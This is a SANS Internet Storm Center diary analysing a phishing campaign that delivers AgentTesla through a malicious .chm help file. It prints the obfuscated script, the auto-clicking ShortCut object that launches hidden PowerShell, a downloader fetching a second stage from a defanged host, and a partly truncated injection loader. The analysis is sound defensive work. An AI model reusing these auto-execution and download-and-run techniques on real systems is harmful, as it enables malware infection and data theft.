
SANS ISC: InfoSec Handlers Diary Blog - SANS Internet Storm Center SANS Site Network Current Site SANS Internet Storm Center Other SANS Sites Help Graduate Degree Programs Security Training Security Certification Security Awareness Training Penetration Testing Industrial Control Systems Cyber Defense Foundations DFIR Software Security Government OnSite Training InfoSec Handlers Diary Blog

isc.sans.edu/diary/rss/27092


AgentTesla Dropped Through Automatic Click in Microsoft Help File

Published: 2021-02-12
Last Updated: 2021-02-12 08:01:37 UTC
by Xavier Mertens (Version: 1)
1 comment(s)

Attackers have plenty of resources to infect our systems. If some files may look suspicious because the extension is less common (like .xsl files[1]), others look really safe and make the victim confident to open it. I spotted a phishing campaign that delivers a fake invoice. The attached file is a classic ZIP archive but it contains a .chm file: a Microsoft compiled HTML Help file[2]. The file is named "INV00620224400.chm" (sha256:af9fe480abc56cf1e1354eb243ec9f5bee9cac0d75df38249d1c64236132ceab) and has a current VT score of 27/59[3].If you open this file, you will get a normal help file (.chm extension is handled by the c:\windows\hh.exe tool).



But you will see that a Powershell window is popping up for a few seconds and disappears. Let's have a look at the file. You can handle .chm files with 7Zip and browse their content:



The sub-directories starting with "$" and the files starting with "#" are standard files in such files but let's have a look at the file called "sdf48df.htm". As usual, Microsoft provides tools and file formats that are able to work with dynamic content. This is true for help files that can embed Javascript code. Here is the content of the .htm file:

```
<script language="javascript">
var
kldfdf='|!3C|!68|!74|!6D|!6C|!3E|!0A|!3C|!74|!69|!74|!6C|!65|!3E|!20|!43|!75|!73|!74|!6F|!6

!73|!65|!72|!76|!69|!63|!65|!20|!3C|!2F|!74|!69|!74|!6C|!65|!3E|!0A|!3C|!68|!65|!61|!64|!3E

!61|!64|!3E|!0A|!3C|!62|!6F|!64|!79|!3E|!0A|!0A|!3C|!68|!32|!20|!61|!6C|!69|!67|!6E|!3D|!63

[...code removed...]
!72|!45|!61|!63|!68|!2D|!4F|!62|!6A|!65|!63|!74|!20|!7B|!28|!20|!5B|!43|!6F|!6E|!76|!65|!72

var fkodflg =bb0df4(kldfdf)
document.write(unescape(fkodflg));

function bb0df4(str) {
    return str.split("|!").join("%");
}
</script>
```

The variable `kldfdf` is easy to decode (it's just a hex-encoded chunk of data):

```
<html>
<title> Customer service </title>
<head>
</head>
<body>

<h2 align=center> Customer service </h2>
<p>
<h3 align=center> Please Wait... </h3>
</p>
</body>
</html>
<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Item1" value=",C:\Windows\System32\WindowsPowerShell\v1.0\Powershell.exe, -
WindowStyle Hidden
$vYeIZ='92^64^43^43^64^44^03^65^65^42^82^85^54^94^B3^72^72^02^E6^96^F6^A6^D2^02^37^27^16^86

^02^D3^64^43^43^64^44^03^65^65^42^B3^D7^22^F5^42^87^03^22^D5^56^47^97^26^B5^D5^27^16^86^36^

26^F4^D2^86^36^16^54^27^F6^64^C7^02^92^72^E5^72^82^47^96^C6^07^37^E2^67^D6^42^02^D3^37^27^1

6^42^B3^92^72^76^07^A6^E2^23^16^47^C6^56^44^F2^47^C6^E2^16^27^56^86^F2^F2^A3^07^47^47^86^72

[...code removed...]
6^34^26^72^B2^72^56^75^E2^47^72^B2^72^56^E4^02^47^36^72^B2^72^56^A6^26^F4^72^B2^72^D2^77^56

^42^B3^23^23^07^42^02^D3^02^C6^F6^36^F6^47^F6^27^05^97^47^96^27^57^36^56^35^A3^A3^D5^27^56^

96^F6^05^56^36^96^67^27^56^35^E2^47^56^E4^E2^D6^56^47^37^97^35^B5^B3^92^23^73^03^33^02^C2^D

6^F6^47^F6^27^05^97^47^96^27^57^36^56^35^E2^47^56^E4^E2^D6^56^47^37^97^35^B5^82^47^36^56^A6

^D6^57^E6^54^B5^02^D3^02^23^23^07^42';$text =$vYeIZ.ToCharArray();
[Array]::Reverse($text);$tu=-join $text;$jm=$tu.Split('^') | forEach {[char]
([convert]::toint16($_,16))};$jm -join ''| & (-Join ((111, 105, 130)| ForEach-Object {(
[Convert]::ToInt16(([String]$_ ), 8) -As[Char])}))">
</OBJECT>

<SCRIPT>
shortcut.Click();
</SCRIPT>
```

How is the Powershell script executed? An object `shortcut` is created with the parameter `Item1` containing the command to execute. The trick is to use the method `Click()` on the object to make it automatically executed without the user's interaction[4].

Here is the decoded Powershell new script:

```
$p22 = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);
[System.Net.ServicePointManager]::SecurityProtocol = $p22;
$tty='(New-'+'Obje'+'ct Ne'+'t.We'+'bCli'+'ent)'|I`E`X;[void]
[System.Reflection.Assembly]::LoadWithPartialName('Microsoft.VisualBasic');
do {
  $ping = test-connection -comp google.com -count 1 -Quiet
} until ($ping);
$mv= [Microsoft.VisualBasic.Interaction]::CallByname($tty,'Dow' + 'nlo' + 'adS' + 'tring',
[Microsoft.VisualBasic.CallType]::Method,'hxxp://hera[.]lt/Delta2.jpg');
$asciiChars= $mv.split('^') |ForEach-Object {[char][byte]"0x$_"};
$VV0DF44F= $asciiChars -join '';
IEX($VV0DF44F)
```

This code downloads a fake picture (`hxxp://hera[.]lt/Delta2.jpg`) that contains another Powershell script. This one will drop and execute the malware on the infected system:

```
$e00fgfg4=(-Join ((111, 105, 130)| ForEach-Object {( [Convert]::ToInt16(([String]$_ ), 8)
-As[Char])}))
sal c0d4s75 $e00fgfg4

function AfdEYmOP {
  param($GjruFEh)
  $GjruFEh = $GjruFEh -split '(..)' | ? { $_ }
  ForEach ($aYLEzWVc in $GjruFEh) {
    [Convert]::ToInt32($aYLEzWVc,16)
  }
}

[String]$vhghWAdfB='4D5A9@!@!3@!@!@!04@!@!@!FFFF@!@!B8@!@!@!@!@!@!@!4@!@!@!@!@!@!@!@!@!@!@

!@!@!@!@!@!@!@!@!@!@!@!@!@!@!08@!@!@!@!E1FBA0E@!B409CD21B8014CCD21546869732070726F6772616D206

756E20696E20444F53206D6F64652E0D0D0A24@!@!@!@!@!@!@!5045@!@!4C0103@!46D6196@!@!@!@!@!@!@!@

01@!@!06@!@!@!@!@!@!7E8@!1@!@!2@!@!@!0A@!1@!@!@!4@!@!02@!@!@!@!2@!@!04@!@!@!@!@!@!@!04@!@!@
 [...code removed...]
!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@

!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@

!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@
 !@!@!0'.replace('@!','00')   [Byte[]]$lqct=AfdEYmOP $vhghWAdfB  $j1e0d='[System.Ap@@#>@#
<<<<<%%%%^^*******>>><<||||@!!!!!!!@@@@@@@@@ain]'.replace('@@#>@#<<<<<%%%%^^*******>>>
<<||||@!!!!!!!@@@@@@@@@','pDom')|c0d4s75;$b05d=$j1e0d.GetMethod("get_CurrentDomain")

[String]$lkgY='1F8B08@!@!@!@!04@!CCBD07BC5C45F5387EF7EEEE6DDBDEECEEBB5BDFBB9B7E79FB12522

E0C2CF0420D3C82620522A888C6801A152B563458B17714FD62D4489ED87B6F5F1592FF2933B7ED06F0FBF5FBF

367CE9C3973E6CCB167DCA1A5354DCBC0DFEEDD9AF6A0C6FF566B4FFF6F23FC15BD8F16B507EC87673D983AE6E
 [...code removed...]
F897DAC1072A5CAA75DB5F72FCF6C2CE0B17E6DB4EC76BB87EF0D93D6A3474353F1F76A63E@!65B07F6446FC7D

1EB2E0F47A172EAB1E06FDA12F1FCEF3779CCF8B6A64B40C3E535CE3A0F4D51F44BA75FE0B1EAFE5365DFFEFD8

C3DD715BF32D7E7DF582E3AB0F71EF5F981F7AEACFD55FBDD0705ABEAB17259D5C3E6536C1D42F1F99FB2B9743
 87FDD54B103B3EF32FFF7D4FE41FBFFE3EBEFE2F31162CC5@!6203@!'.replace('@!','00')

$dfffgrrr='$b05d.In@@#>@#<<<<<%%%%^^*******>>>
<<||||@!!!!!!!@@@@@@@@@ke($null,$null)'.replace('@@#>@#<<<<<%%%%^^*******>>>
<<||||@!!!!!!!@@@@@@@@@','vo')| c0d4s75

$jhugrdtf='$dfffgrrr.Lo@@#>@#<<<<<%%%%^^*******>>>
<<||||@!!!!!!!@@@@@@@@@($lqct)'.Replace('@@#>@#<<<<<%%%%^^*******>>>
<<||||@!!!!!!!@@@@@@@@@','ad')

$jhugrdtf| c0d4s75

[Byte[]]$lkgY2= AfdEYmOP $lkgY
[YESS]::f77df00sd('InstallUtil.exe',$lkgY2)
```

The first dumped file is a DLL (sha256:88774EAD57918BF293205D038402BD64FF6504D1CB1B72DBA2B50061DFE88C79). The second one is a PE file (sha256:39ecb2d1c2a4aa01e62effc56bb27ee8d1fe34ec43e5c99ee0b138410cfa2ca9). Both are unknown on VT. The DLL provides the `[YESS]::f77df00sd` function that presumably injects the PE file into a copy of `InstallUtil.exe` (a tool included in the Microsoft .Net framework). The PE file is a classic AgentTesla!

[1] https://isc.sans.edu/forums/diary/New+Example+of+XSL+Script+Processing+aka+Mitre+T1220/27056/
[2] https://en.wikipedia.org/wiki/Microsoft_Compiled_HTML_Help
[3] https://www.virustotal.com/gui/file/af9fe480abc56cf1e1354eb243ec9f5bee9cac0d75df38249d1c64236132ceab/detection
[4] https://docs.microsoft.com/en-us/previous-versions/windows/desktop/htmlhelp/click-and-hhclick-method

Xavier Mertens (@xme)
Senior ISC Handler - Freelance Cyber Security Consultant
PGP Key

Keywords: AgentTesla CHM Click Help File Malware Microsoft Powershell
1 comment(s)

Join us at SANS! Attend Reverse-Engineering Malware: Malware Analysis Tools and Techniques with Xavier Mertens in Amsterdam starting Aug 15 2022

Top of page
×

Diary Archives